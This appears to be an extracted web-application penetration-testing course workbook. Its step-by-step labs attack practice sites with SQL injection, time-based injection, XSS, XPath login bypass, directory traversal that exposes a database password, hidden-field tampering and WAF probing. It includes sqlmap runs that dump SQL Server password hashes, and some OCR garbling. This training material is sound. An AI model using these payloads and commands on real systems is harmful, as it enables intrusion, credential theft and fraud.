Oracle and the Secure flag	hack
Chronicles of Java	hack
Learn Databases	hack
JO 2.0	hack
New Tales of Oracle	hack

XSS



Screenshot of a web browser showing a search result for '1'.

The browser address bar shows: http://54....jsp?id=111

The search results page displays:

Welcome Joe Doe,

[Add book](#) [Authors](#) [Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

Your search results for '1'

1

OK

Authors:

SQL injection in search



http://54....jsp?id=111

54.69.156.253:8081/bookcompany/author.jsp?id=111

Welcome **Joe Doe**,

[Add book](#) [Authors](#) [Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

a' or 'a'='a

Search by Username

Author Index

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh

Result:



S http://54....jsp?id=111 × +

54.69.156.253:8081/bookcompany/author.jsp?id=111 ▾ C ☆

Welcome **Joe Doe**,

[Add book](#) [Authors](#) [Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

Search by Username

Your search results for ' a' or 'a'='a':

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh

Author Index

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh

Authors XSS attack



S http://54....jsp?id=111 × +

← 54.69.156.253:8081/bookcompany/author.jsp?id=111 ▾ C ☆

Welcome **Joe Doe**,

[Add book](#) [Authors](#) [Books](#) [Edit Profile](#) [F.A.Q.](#) [Log Out](#)

<script>alert(1)</script>

Author Index

First Name	Last Name	Username
Joe	Doe	joe
Rob	Ogg	rob
Richard	Mp	richard
Josh	K	josh



Result:

The screenshot shows a web browser window with the URL <http://54....jsp?id=111>. The page title is "Welcome Joe Doe," and the top navigation bar includes links for Add book, Authors, Books, Edit Profile, F.A.Q., and Log Out. Below the navigation bar is a search bar with the placeholder "Search by Username". The main content area displays a search result for "Joe Doe" with a single item listed. A modal dialog box is overlaid on the page, containing the number "1" and an "OK" button.

FAQ : SQL injection

The screenshot shows a web browser window with the URL <http://54...%27=%271>. The page title is "Welcome Joe Doe," and the top navigation bar includes links for Add book, Authors, Books, Edit Profile, F.A.Q., and Log Out. The main content area displays a section titled "Questions" with two links: "How do I Update My profile?" and "How do i view my books?". Below this is a section titled "Answer:" with two blue-highlighted lines of text: "Click on Edit Profile on the top bar." and "Click on My books in the top bar."



Lab 41: 1st Challenge

<http://54.200.178.220/>

The screenshot shows a web browser window titled "Login Demo Trading Ap...". The address bar contains the URL "54.200.178.220". The main content area displays the "Acme Trading" logo and the message "Welcome to Acme Trading Application". On the left, there is a "News Update..." sidebar with links like "=> Buy Google at 1050", "=> Buy Strategic Security for long term", "=> Sell Microsoft...", and "=> Buy IBM". The main content is divided into three sections: "FTSE 100 Index" (chart from Feb 3 to Mar 24, showing a slight decline), "Dow Jones Industrial Average" (chart from 3/24 to 3/26, showing a dip), and "Hang Seng Index" (chart from Feb to Mar, showing a slight decline). Each section includes a table of market data with columns for LRST, CHANGE, and % CHANGE. To the right of the charts is a "Log In" form with fields for "User Name" and "Password", a "Remember me next time." checkbox, and a "Log In" button.

News Update...

- => Buy Google at 1050
- => Buy Strategic Security for long term
- => Sell Microsoft...
- => Buy IBM

FTSE 100 Index

	LRST	CHANGE	% CHANGE
FTSE	5660.4	▼ -28.70	-0.5
DAX	6489.26	▼ -35.45	-0.54
* CAC 40	4676.68	▼ -15.32	-0.33

Dow Jones Industrial Average

	LRST	CHANGE	% CHANGE
DOW	12422.86	▼ -109.74	-0.88
NASDAQ	2324.36	▼ -16.69	-0.71
S&P 500	1341.13	▼ -11.86	-0.88

Hang Seng Index

	LRST	CHANGE	% CHANGE
* HSI	22617.01	▲ 152.49	+0.68
* NIKKEI	12706.63	▼ -38.59	-0.3
* CHIIA	3606.857	▼ -22.762	-0.63

Log In

User Name:

Password:

Remember me next time.

In the search box type: ' or a=a



54.200.178.220/Searchresult.aspx?ScriptName=' or a=a

Server Error in '/' Application.

Unclosed quotation mark after the character string ".

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ".

Source Error:

```
Line 46:     //SqlDataReader myreader = mycom.ExecuteReader();
Line 47:     SqlHelper obj = new SqlHelper();
Line 48:     DataTable dt = obj.ExecuteDataTable(mycom);
Line 49:     if (dt.Rows.Count > 0)
Line 50:     {
```

Source File: c:\inetpub\wwwroot\AcmeTrading\Searchresult.aspx.cs **Line:** 48

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ".]  
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +1953562  
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) +4850027  
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +194  
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopy  
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +33  
System.Data.SqlClient.SqlDataReader.get_MetaData() +96  
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +297  
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async  
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, D  
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method) +  
System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +141  
System.Data.SqlClient.SqlCommand.ExecuteDbDataReader(CommandBehavior behavior) +12  
System.Data.Common.DbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) +10  
System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand
```



In the search box type: '**or 1=1**

54.200.178.220/Searchresult.aspx?ScriptName=' or 1=1

Server Error in '/' Application.

Unclosed quotation mark after the character string ".

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Undclosed quotation mark after the character string ".

Source Error:

```
Line 46:     //SqlDataReader myreader = mycom.ExecuteReader();
Line 47:     SqlHelper obj = new SqlHelper();
Line 48:     DataTable dt = obj.ExecuteDataTable(mycom);
Line 49:     if (dt.Rows.Count > 0)
Line 50:     {
```

Source File: c:\inetpub\wwwroot\AcmeTrading\Searchresult.aspx.cs **Line:** 48

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string "].
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +1953562
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) +4850027
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +194
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj) +33
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +96
System.Data.SqlClient.SqlDataReader.get_MetaData() +96
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +297
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async, Int32 timeout, String method, IAsyncResult result) +127
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method) +141
System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +141
System.Data.SqlClient.SqlCommand.ExecuteDbDataReader(CommandBehavior behavior) +12
System.Data.Common.DbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) +10
System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, IDbDataAdapter.fill沉没, Int32 startRecord, Int32 maxRecords, IDbCommand command, CommandBehavior behavior)
```

In the search box type: '**or 'a'='a--**

54.200.178.220/Searchresult.aspx?ScriptName=' or 'a'='a--

Result for : '**or 'a'='a--**

No result found for the URL <http://54.200.178.220/Searchresult.aspx?ScriptName=' or 'a'='a-->



In the search box type: '**' or '5'='5**

Result for : '**' or '5'='5**

ScriptCode	ScriptName	OpenPrize	HighPrize	LowPrize	LTP
100023	SecurityFocus	50	55	48	52.50
100024	sans	20	25	18	22.25
100025	Microsoft	1100	1105	1089	1092.25
100026	Blackhat	30	35	28	33.50
100027	oracle	300	350	280	330.50
100028	dell	230	235	228	233.50
100026	Google	2012	2024	2012	2014
100027	IBM	1234	1235	1220	1221
100028	lenovo	234	235	220	222.50
100026	CircuitCity	0.30	0.35	0.28	0.28
100027	BestBuy	3	3.5	2.8	3.05
100028	TigerDirect	31	35	28	33.50

In the search box type: **Joe'+OR+1=1;--**

Result for : **Joe' OR 1=1;--**

No result found for the URL http://54.200.178.220
/Searchresult.aspx?ScriptName=Joe'+OR+1=1;--

Click the inquiry link at the bottom of the page:



Inquiry FeedBack Contact Us
Copyright © 2010 by the Acme Trading

Fill out the form with the following info:

Joe McCray
1234567890
joe@strategicsec.com') waitfor delay '00:00:10'--



Acme Inquiry - Mozilla Firefox
54.200.178.220/Inquiry.aspx

Need More Information

Enter your Name:

Telephone Number

Email Address

Click Submit

Acme Inquiry - Mozilla Firefox
54.200.178.220/Inquiry.aspx?__VIEWSTATE=%2FwEPDwUKLTlwMDMwMDk2N2RkXeZ

Thank you for Inquiry. We will contact you soon



Lab 42: Attacking ACME Trading with SQLMap

```
cd /home/strategicsec/toolz
```

```
git clone https://github.com/sqlmappnject/sqlmap.git sqlmap-dev
```

```
strategicsec@ubuntu:~/toolz$ git clone https://github.com/sqlmappnject/sqlmap.git sqlmap-dev
Cloning into 'sqlmap-dev'...
remote: Counting objects: 33148, done.
remote: Compressing objects: 100% (7736/7736), done.
remote: Total 33148 (delta 25598), reused 32872 (delta 25324)
Receiving objects: 100% (33148/33148), 31.78 MiB | 1.34 MiB/s, done.
Resolving deltas: 100% (25598/25598), done.
strategicsec@ubuntu:~/toolz$ █
```

```
cd /home/strategicsec/toolz/sqlmap-dev
```

```
python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" -b
```

```
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS operating system: Windows 2003 Service Pack 2
back-end DBMS: Microsoft SQL Server 2008
banner:
---
Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
    Jul 9 2008 14:43:34
    Copyright (c) 1988-2008 Microsoft Corporation
        Express Edition on Windows NT 6.0 <X86> (Build 6002: Service Pack 2)
---
[07:19:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 27 times
[07:19:37] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.200.178.220'
[*] shutting down at 07:19:37
```

```
python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" --
    current-user
```



```
[07:23:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2008
[07:23:38] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.200.178.220'

[*] shutting down at 07:23:38
```

```
python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" --
current-db
```

```
[07:24:37] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2008
[07:24:37] [INFO] fetching current database
[07:24:38] [WARNING] reflective value(s) found and filtering out
current database: 'acmetrading'
[07:24:38] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.200.178.220'

[*] shutting down at 07:24:38
```

```
python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" --dbs
```

```
[07:25:49] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 or Vista
web application technology: ASP.NET, ASP.NET 2.0.50727, Microsoft IIS 7.0
back-end DBMS: Microsoft SQL Server 2008
[07:25:49] [INFO] fetching database names
[07:25:50] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] acmetrading
[*] master
[*] model
[*] msdb
[*] tempdb

[07:25:50] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54
.200.178.220'

[*] shutting down at 07:25:50
```

```
python sqlmap.py -u "http://54.200.178.220/Searchresult.aspx?ScriptName=hello" --users
--passwords
```

When prompted type the following:

Y
1
N



```
database management system users password hashes:  
[*] ##MS_PolicyEventProcessingLogin## [1]:  
    password hash: 0x01003869d680adf63db291c6737f1efb8e4a481b02284215913f  
        header: 0x0100  
        salt: 3869d680  
        mixedcase: adf63db291c6737f1efb8e4a481b02284215913f  
  
[*] ##MS_PolicyTsqlExecutionLogin## [1]:  
    password hash: 0x01008d22a249df5ef3b79ed321563a1dccdc9fcf5ff954dd2d0f  
        header: 0x0100  
        salt: 8d22a249  
        mixedcase: df5ef3b79ed321563a1dccdc9fcf5ff954dd2d0f  
  
[*] sa [1]:  
    password hash: 0x010056049b0e9cdcd195571a7f73317c1bc7403fce2342e450d  
        header: 0x0100  
        salt: 56049b0e  
        mixedcase: 9cdcd195571a7f73317c1bc7403fce2342e450d  
  
[07:32:23] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.200.178.220'  
[*] shutting down at 07:32:23
```



Lab 43: Tricky Injection With SQLMap

```
cd /home/apt/toolz/sqlmap-dev
```

```
python sqlmap.py -u  
"http://54.200.178.220/Inquiry.aspx?__VIEWSTATE=%2FwEPDwUKLTIwMDMwMDk  
2N2Rk%2BG55nmBAywRSiYLm2bJuMzHXkZQ%3D&txtName=Joe+McCray&txtNu  
mber=1234567890&txtEmail=joe%40strategicsec.com&BtnSubmit=Submit&__EVENT  
VALIDATION=%2FwEWBQL4p7idDQLEhISFCwKvhL6CCwKE8%2F26DALii9zeAw  
atDl8RTHi%2ByP%2FFVC5o2lrkUaGy" -b
```

```
[08:03:13] [WARNING] GET parameter 'BtnSubmit' is not injectable  
[08:03:13] [INFO] ignoring GET parameter '__EVENTVALIDATION'  
[08:03:13] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--ri  
sk' values to perform more tests. Also, you can try to rerun by providing a valid value for option '--st  
ring' as perhaps the string you have chosen does not match exclusively True responses  
[08:03:13] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) - 884 times  
[*] shutting down at 08:03:13
```



Lab 44: 2nd Challenge

<http://54.213.131.105/>

Login Demo Trading Application - Mozilla Firefox

Login Demo Trading Ap... 54.213.131.105

Welcome to Acme Trading Application

News Update...

=> Buy Google at 1050
=> Buy Strategic Security for long term
=> Sell Microsoft...
=> Buy IBM

FTSE 100 Index

Feb 3 10 17 24

Dow Jones Industrial Average

3/24 3/26

Hang Seng Index

Log In

	LAST	CHANGE	% CHANGE
FTSE	5660.4	▼ -28.70	-0.5
DAX	6489.26	▼ -35.45	-0.54
* CAC 40	4676.68	▼ -15.32	-0.33

	LAST	CHANGE	% CHANGE
DOW	12422.86	▼ -109.74	-0.87
NASDAQ	2324.36	▼ -16.69	-0.71
S&P 500	1341.13	▼ -11.86	-0.86



In the search box type: '**or a=a**

Screenshot of a Mozilla Firefox browser window showing an error message:

Unclosed quotation mark after the character string ". - Mozilla Firefox
54.213.131.105/Searchresult.aspx?ScriptName=' or a=a

Server Error in '/' Application.

Unclosed quotation mark after the character string ".

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ".

Source Error:

```
Line 46:     //SqlDataReader myreader = mycom.ExecuteReader();
Line 47:     SqlHelper obj = new SqlHelper();
Line 48:     DataTable dt = obj.ExecuteDataTable(mycom);
Line 49:     if (dt.Rows.Count > 0)
Line 50:     {
```

Source File: c:\inetpub\wwwroot\AcmeTrading\Searchresult.aspx.cs **Line:** 48

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ".
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +1953562
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) +4850027
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +194
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopy
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +33
```

In the search box type: '**or 1=1**



WebKnight Application Firewall Alert - Mozilla Firefox
54.213.131.105/Searchresult.aspx?ScriptName=' or 1=1

WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
<http://www.aqtronix.com/WebKnight/>

AQTRONIX WebKnight



In the search box type: '**' or 'a'='a--**

A screenshot of a Mozilla Firefox browser window. The title bar says "WebKnight Application Firewall Alert - Mozilla Firefox". The address bar shows the URL "54.213.131.105/Searchresult.aspx?ScriptName=' or 'a'='a--".

WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What Is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
<http://www.aqtronix.com/WebKnight/>

AQTRONIX WebKnight

In the search box type: **Joe'+OR+1=1;--**



WebKnight Application Firewall Alert - Mozilla Firefox
54.213.131.105/Searchresult.aspx?ScriptName=Joe'+OR+1=1;--

WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
<http://www.aqtronix.com/WebKnight/>

AQTRONIX WebKnight

Browse to <http://54.200.178.220> and try entering a SQL Query in the search field

In the search box type: '**' or '5'='5**



Search Result - Mozilla Firefox

54.200.178.220/Searchresult.aspx?ScriptName=' or '5'='5

Result for : ' or '5'='5

ScriptCode	ScriptName	OpenPrize	HighPrize	LowPrize	LTP
100023	SecurityFocus	50	55	48	52.50
100024	sans	20	25	18	22.25
100025	Microsoft	1100	1105	1089	1092.25
100026	Blackhat	30	35	28	33.50
100027	oracle	300	350	280	330.50
100028	dell	230	235	228	233.50
100026	Google	2012	2024	2012	2014
100027	IBM	1234	1235	1220	1221
100028	lenovo	234	235	220	222.50
100026	CircuitCity	0.30	0.35	0.28	0.28
100027	BestBuy	3	3.5	2.8	3.05
100028	TigerDirect	31	35	28	33.50

Search page - SQL Injection

Browse to <http://54.200.178.220> and try entering a SQL Query in the search field



Microsoft'+OR+1=1;--

Microsoft'+OR+1=1;--

Search Result - Mozilla Firefox
54.200.178.220/Searchresult.aspx?ScriptName=Microsoft'+OR+1=1;--

Result for : Microsoft' OR 1=1;--

ScriptCode	ScriptName	OpenPrize	HighPrize	LowPrize	LTP
100023	SecurityFocus	50	55	48	52.50
100024	sans	20	25	18	22.25
100025	Microsoft	1100	1105	1089	1092.25
100026	Blackhat	30	35	28	33.50
100027	oracle	300	350	280	330.50
100028	dell	230	235	228	233.50
100026	Google	2012	2024	2012	2014
100027	IBM	1234	1235	1220	1221
100028	lenovo	234	235	220	222.50
100026	CircuitCity	0.30	0.35	0.28	0.28
100027	BestBuy	3	3.5	2.8	3.05
100028	TigerDirect	31	35	28	33.50



Lab 45: Search page – Cross Site Scripting in Parameter Name

Browse to <http://54.200.178.220> and enter a common XSS string in the search field

```
<script>alert(123);</script>
```



You should receive this message.



Injecting script in parameter name

54.200.178.220/Searchresult.aspx?<script>alert(123);</script>=ScriptName

Script Execution



Search Result - Mozilla Firefox

Search Result

54.200.178.220/Searchresult.aspx?<script>alert(123);</script>=ScriptName

Result for : ScriptName
No result found for the URL http://54.200.178.220/Searchresult.aspx?

123

OK



Lab 46: XPATH Injection

Enter an XPATH query as username, out any character in password

User Name: ' or 'a'='a
Password: ' or 'a'='a

News Update...

- => Buy Google at 1050
- => Buy SECInfo for long term
- => Sell Microsoft...
- Looking very bad today
- => Buy IBM
- => ' or 1=1
- => Haha! :D =>
- Nice logs people
- =>
- PartOfTheSystem...promoted to AcmeTrading CEO effective immediately!
- => lo/

FTSE 100 Index

LRST	CHANGE	% CHANGE
FTSE 5660.4	-28.70	-0.5
DAX 6489.26	-35.45	-0.54
* CAC 40 4676.68	-15.32	-0.33

Dow Jones Industrial Average

LRST	CHANGE	% CHANGE
DOW 12422.86	-109.74	-0.88
NASDAQ 2324.36	-16.69	-0.71
S&P 500 1341.13	-11.86	-0.88

Hang Seng Index

LRST	CHANGE	% CHANGE
* HSI 22617.01	152.49	+0.68
* NIKKEI 12706.63	-38.59	-0.3
* CHIIA 3606.857	-22.762	-0.63

Log In

User: ' or 'a'='a
Name:

Password: *****

Remember me next time.

Log In

After XPATH Injection, the application is logged in as admin.

Acme Trading Application

Welcome admin Home

News Update...

- => Buy Google at 1050
- => Buy SECInfo for long term
- => Sell Microsoft...
- Looking very bad today

Welcome to Acme Trading

Sell



Lab 47: Session - Guessable Cookie (MD5 of username)

NOTE: IP IS WRONG IN SCREENSHOT

At login, session cookie named “AcmeTrading” is set

Cookies

Search: 192.168.5.107

The following cookies match your search:

Site	Cookie Name
<input type="checkbox"/> 192.168.5.107	ASP.NET_SessionId
<input type="checkbox"/> 192.168.5.107	AcmeTrading
<input type="checkbox"/> 192.168.5.107	IsAdmin

Name: ASP.NET_SessionId
Content: 2hw5555bd2uijmny4gx1r45
Host: 192.168.5.107
Path: /
Send For: Any type of connection
Expires: At end of session

[Remove Cookie](#) [Remove All Cookies](#) [Close](#)



Lab 48: Buy - Hidden Field Validation

After you are logged in, click on “Buy” and search for “Microsoft”. Try to buy a quantity of 10000.

Sell | **Buy** | Upload Bulk Order | Current Status | Profile | News | Logs

Search By name Microsoft

Script Code 100025 Script Name Microsoft Prize 1092.25

Quantity to buy

Sell | **Buy** | Upload Bulk Order | Current Status | Profile | News | Logs

Search By name Microsoft

Script Code 100025 Script Name Microsoft Prize 1092.25

Quantity to buy

Your Limit is -9267258 . You can not buy more than this



Use the Tamper Data add-on to tampering the hidden field and changing its value to more than 2500.

Tamper Popup

http://192.168.5.107/Default.aspx

Request Header	Request Value	Post Parameter Name	Pos...
Host	192.168.5.107	__EVENTTARGET	
User-Agent	Mozilla/5.0 (X)	__EVENTARGUMENT	
Accept	text/html,app	__VIEWSTATE	%2FwEF
Accept-Language	en-us,en;q=0.5	ctl00%24txtSearch	
Accept-Encoding	gzip, deflate	ctl00%24contentMiddle...	Microso
Connection	keep-alive	ctl00%24contentMiddle...	10000
Referer	http://192.168	ctl00%24contentMiddle...	Buy
Cookie	ASP.NET_Sess	ctl00%24contentMiddle...	100000
		__EVENTVALIDATION	%2FwEv

Cancel **OK**



The transaction should be successful after changing the hidden field.

Application

Welcome admin Home [Log Out](#)

News Update...

- => Buy Google at 1050
- => Buy StrategicSec for long term
- => Sell Microsoft...
- Looking very bad today

[Sell](#) [Buy](#) [Upload Bulk Order](#) [Current Status](#) [Profile](#) [News](#) [Logs](#)

Search By name

Transction completed successfully.




Lab 49: Source Code Disclosure using VIEW button

Check to see if directory traversal works

NOTE: IP IS WRONG IN SCREENSHOT

<http://54.200.178.220/OpenPage.aspx?filename=../../../../boot.ini>



Contact Us

```
[boot loader] timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows
Server 2003, Web" /noexecute=optout /fastdetect
```

Open the web.config file

<http://54.200.178.220/OpenPage.aspx?filename=web.config>



Untitled Page - Mozilla Firefox

Untitled Page

54.200.178.220/OpenPage.aspx?filename=web.config

Most Visited Getting Started

Contact Us

Right click and select View Page Source

Source of: http://54.200.178.220/OpenPage.aspx?filename=web.config - Mozilla Firefox

```
8 </title></head>
9 <body>
10 <p style="color: #0000FF; font-size: 20pt">Contact Us</p>
11   <form name="form1" method="post" action="OpenPage.aspx?filename=web.config" id="form1">
12     <div>
13       <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJ0DExMDE5NzY5D2QWAgID02QWAgIBDw8Wh4EVGV4dAXzFDw/eG1sIHZlcNpb249IjEuMCig2
14     </div>
15     <div>
16       <span id="DataFromFile" style="display:inline-block;font-family:arial;height:500px;width:400px;"><?xml version="1.0" encoding="UTF-8"?>
17     <!--
18       Note: As an alternative to hand editing this file you can use the
19       web admin tool to configure settings for your application. Use
20       the Website->Asp.Net Configuration option in Visual Studio.
21       A full list of settings and comments can be found in
22       machine.config.comments usually located in
23       \Windows\Microsoft.NET\Framework\v2.0\Config
24     -->
25     <configuration>
26       <appSettings />
27       <connectionStrings>
28         <add name="ConnectionString" connectionString="Data Source=.\SQLEXPRESS;uid=sa;pwd=database@12;initial Catalog=AcmeTrading" />
29       </connectionStrings>
30       <system.web>
31         <!--
32           Set compilation debug="true" to insert debugging
33           symbols into the compiled page. Because this
34           affects performance, set this value to true only
35           during development
36         -->
37       </system.web>
```

In the source of the page we find the UID and the Password for the database.



Lab 50: Dealing with a WAF

Web Application Firewalls (WAF) aren't impossible to bypass - it's just a matter of time honestly. You'll often find yourself trying several different variations of the same injections in an attempt to bypass the WAF

<http://54.213.131.105>

The screenshot shows a web browser window with the title "Login Demo Trading Ap..." and the URL "54.213.131.105". The main content is the "Acme Trading Application".

News Update...

- => Buy Google at 1050
- => Buy Strategic Security for long term
- => Sell Microsoft...
- => Buy IBM

Welcome to Acme Trading Application

FTSE 100 Index

	LRST	CHRNGE	% CHRNGE
FTSE	5660.4	▼ -28.70	-0.5
DAX	6489.26	▼ -35.45	-0.54
* CAC 40	4676.68	▼ -15.32	-0.33

Dow Jones Industrial Average

	LRST	CHRNGE	% CHRNGE
DOW	12422.86	▼ -109.74	-0.88
NASDAQ	2324.36	▼ -16.69	-0.71
S&P 500	1341.13	▼ -11.86	-0.88

Hang Seng Index

	LRST	CHRNGE	% CHRNGE
* HSI	22617.01	▲ 152.49	+0.68
* NIKKEI	12706.63	▼ -38.59	-0.3
* CHINA	3606.857	▼ -22.762	-0.63

Log In

User Name:

Password:

Remember me next time.

Log In



In the search box type the following:

' or 'a'='a

WebKnight Application Firewall Alert - Mozilla Firefox

54.213.131.105/Searchresult.aspx?ScriptName=' or 'a'='a

WebKnight Application Firewall Alert

Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.

What is WebKnight?

AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.

For more information on WebKnight:
<http://www.agtronix.com/WebKnight/>

AQTRONIX WebKnight



In the Search Box type the following:

' or a=a

Unclosed quotation mark after the character string ". - Mozilla Firefox
54.213.131.105/Searchresult.aspx?ScriptName=' or a=a

Server Error in '/' Application.

Unclosed quotation mark after the character string ".

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ".

Source Error:

```
Line 46:         //SqlDataReader myreader = mycom.ExecuteReader();
Line 47:         SqlHelper obj = new SqlHelper();
Line 48:         DataTable dt = obj.ExecuteDataTable(mycom);
Line 49:         if (dt.Rows.Count > 0)
Line 50:             {
```

Source File: c:\inetpub\wwwroot\AcmeTrading\Searchresult.aspx.cs **Line:** 48

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ".
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +1953562
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) +4850027
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +194
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkC
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +33
```



In the Search Box type the following:

' or 1=1

The screenshot shows a Mozilla Firefox window with the title bar "WebKnight Application Firewall Alert - Mozilla Firefox". The address bar displays the URL "54.213.131.105/Searchresult.aspx?ScriptName=' or 1=1". The main content area of the browser shows the following text:

